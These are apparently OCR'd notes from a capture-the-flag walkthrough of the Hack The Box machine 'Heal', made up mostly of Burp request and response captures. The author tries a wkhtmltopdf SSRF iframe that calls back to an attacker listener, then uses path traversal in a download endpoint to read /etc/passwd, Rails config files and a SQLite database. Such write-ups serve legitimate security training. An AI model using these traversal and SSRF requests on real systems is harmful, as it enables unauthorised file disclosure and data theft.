


Just visit take-survey.heal.htb shows it's using LimeSurvey





Get www-data

Export as pdf



I can grep several packets




Request
Pretty
Raw
Hex
\n
1 OPTIONS /download?filename=bc6bf6494228807cf2b3.pdf HTTP/1.1
2 Host: api.heal.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:137.0) Gecko/20100101 Firefox/137.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Access-Control-Request-Method: GET
8 Access-Control-Request-Headers: authorization
9 Referer: http://heal.htb/
10 Origin: http://heal.htb
11 Connection: keep-alive
12 Priority: u=4
13
14

Request

Pretty Raw Hex

```
1 GET /download?filename=bc6bf6494228807cf2b3.pdf
  HTTP/1.1
2 Host: api.heal.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:137.0)
  Gecko/20100101 Firefox/137.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Bearer
  eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozfQ.CZbGMyPLgTWm9p
  2lPa9pGZ0vGQ0qKgr7RG4kj1tUSGc
8 Origin: http://heal.htb
9 Connection: keep-alive
10 Referer: http://heal.htb/
11
12
```

First, I'll try wkhtmltopdf ssrf

Request

Pretty Raw Hex

```
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Authorization: Bearer
  eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozfQ.CZbGMyPLgTWm9p
  2lPa9pGZ0vGQ0qKgr7RG4kj1tUSGc
9 Content-Length: 81
10 Origin: http://heal.htb
11 Connection: keep-alive
12 Referer: http://heal.htb/
13 Priority: u=0
14
15 {
     "content":
     "<iframe+src%3dhttp%3a//10.10.16.81%3a9001/></iframe
     >",
     "format":"pdf"
   }
```

<iframe src=http://10.10.16.81/9001/></iframe>

url encoding

Response


Pretty Raw Hex Render

```
   DELETE, OPTIONS, HEAD
9  access-control-expose-headers:
10 access-control-max-age: 7200
11 x-frame-options: SAMEORIGIN
12 x-xss-protection: 0
13 x-content-type-options: nosniff
14 x-permitted-cross-domain-policies: none
15 referrer-policy: strict-origin-when-cross-origin
16 etag: W/"310ef1e6357d154ff3323ed7f3ae097e"
17 cache-control: max-age=0, private, must-revalidate
18 x-request-id: 09a493a3-5c97-4402-a5f8-9ce7e7d16768
19 x-runtime: 0.321315
20 vary: Origin
21
22 {
     "message":"PDF created successfully",
     "filename":"eca698903ca5b578bad9.pdf"
   }
```

But my listener doesn't get anything

```
└─$ nc -nvlp 9001
listening on [any] 9001 ...
```

If I change filename=/etc/passwd



Request


Pretty Raw Hex

```
1 OPTIONS /download?filename=/etc/passwd HTTP/1.1
2 Host: api.heal.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:137.0)
  Gecko/20100101 Firefox/137.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Access-Control-Request-Method: GET
8 Access-Control-Request-Headers: authorization
9 Referer: http://heal.htb/
10 Origin: http://heal.htb
11 Connection: keep-alive
12 Priority: u=4
13
14
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Mon, 19 May 2025 14:28:12 GMT
4 Content-Length: 0
5 Connection: keep-alive
6 access-control-allow-origin: http://heal.htb
7 access-control-allow-methods: GET, POST, PUT, PATCH,
  DELETE, OPTIONS, HEAD
8 access-control-expose-headers:
9 access-control-max-age: 7200
10 access-control-allow-headers: authorization
11
12
```



Request

Pretty Raw Hex

```
1 GET /download?filename=/etc/passwd HTTP/1.1
2 Host: api.heal.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:137.0)
  Gecko/20100101 Firefox/137.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Bearer
  eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozfQ.CZbGMyPLgTWm9p
  2lPa9pGZ0vGQ0qKgr7RG4kj1tUSGc
8 Origin: http://heal.htb
9 Connection: keep-alive
10 Referer: http://heal.htb/
11
12
```


Response

Pretty Raw Hex Render


```
23 root:x:0:0:root:/root:/bin/bash
24 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
25 bin:x:2:2:bin:/bin:/usr/sbin/nologin
26 sys:x:3:3:sys:/dev:/usr/sbin/nologin
27 sync:x:4:65534:sync:/bin:/bin/sync
28 games:x:5:60:games:/usr/games:/usr/sbin/nologin
29 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
30 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
31 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
32 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
33 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
34 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
35 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
36 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
37 list:x:38:38:Mailing List
   Manager:/var/list:/usr/sbin/nologin
38 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
39 gnats:x:41:41:Gnats Bug-Reporting System
```

It has file disclosure vulnerability

In ruby on rails github, I can find Gemfile. I'll read this file using above method




I can find it on ../../Gemfile



It shows it's using sqlite3

I'll look for database.yml



Request

Pretty Raw Hex

```
1  GET /download?filename=../../config/database.yml HTTP/1.1
2  Host: api.heal.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:137.0) Gecko/20100101 Firefox/137.0
4  Accept: application/json, text/plain, */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozfQ.CZbGMyPLgTWm9p2lPa9pGZ0vGQ0qKgr7RG4kj1tUSGc
8  Origin: http://heal.htb
9  Connection: keep-alive
10 Referer: http://heal.htb/
11
12
```

Response

Pretty Raw Hex Render

```
34 development:
35   <<: *default
36   database: storage/development.sqlite3
37
38 # Warning: The database defined as "test" will be erased and
39 # re-generated from your development database when you run "rake".
40 # Do not set this db to the same as development or production.
41 test:
42   <<: *default
43   database: storage/test.sqlite3
44
45 production:
46   <<: *default
47   database: storage/development.sqlite3
48
```

Request

Pretty Raw Hex

```
1  GET /download?filename=../../storage/development.sqlite3 HTTP/1.1
2  Host: api.heal.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:137.0) Gecko/20100101 Firefox/137.0
4  Accept: application/json, text/plain, */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozfQ.CZbGMyPLgTWm9p2lPa9pGZ0vGQ0qKgr7RG4kj1tUSGc
8  Origin: http://heal.htb
9  Connection: keep-alive
10 Referer: http://heal.htb/
11
12
```

Response

Pretty Raw Hex Render

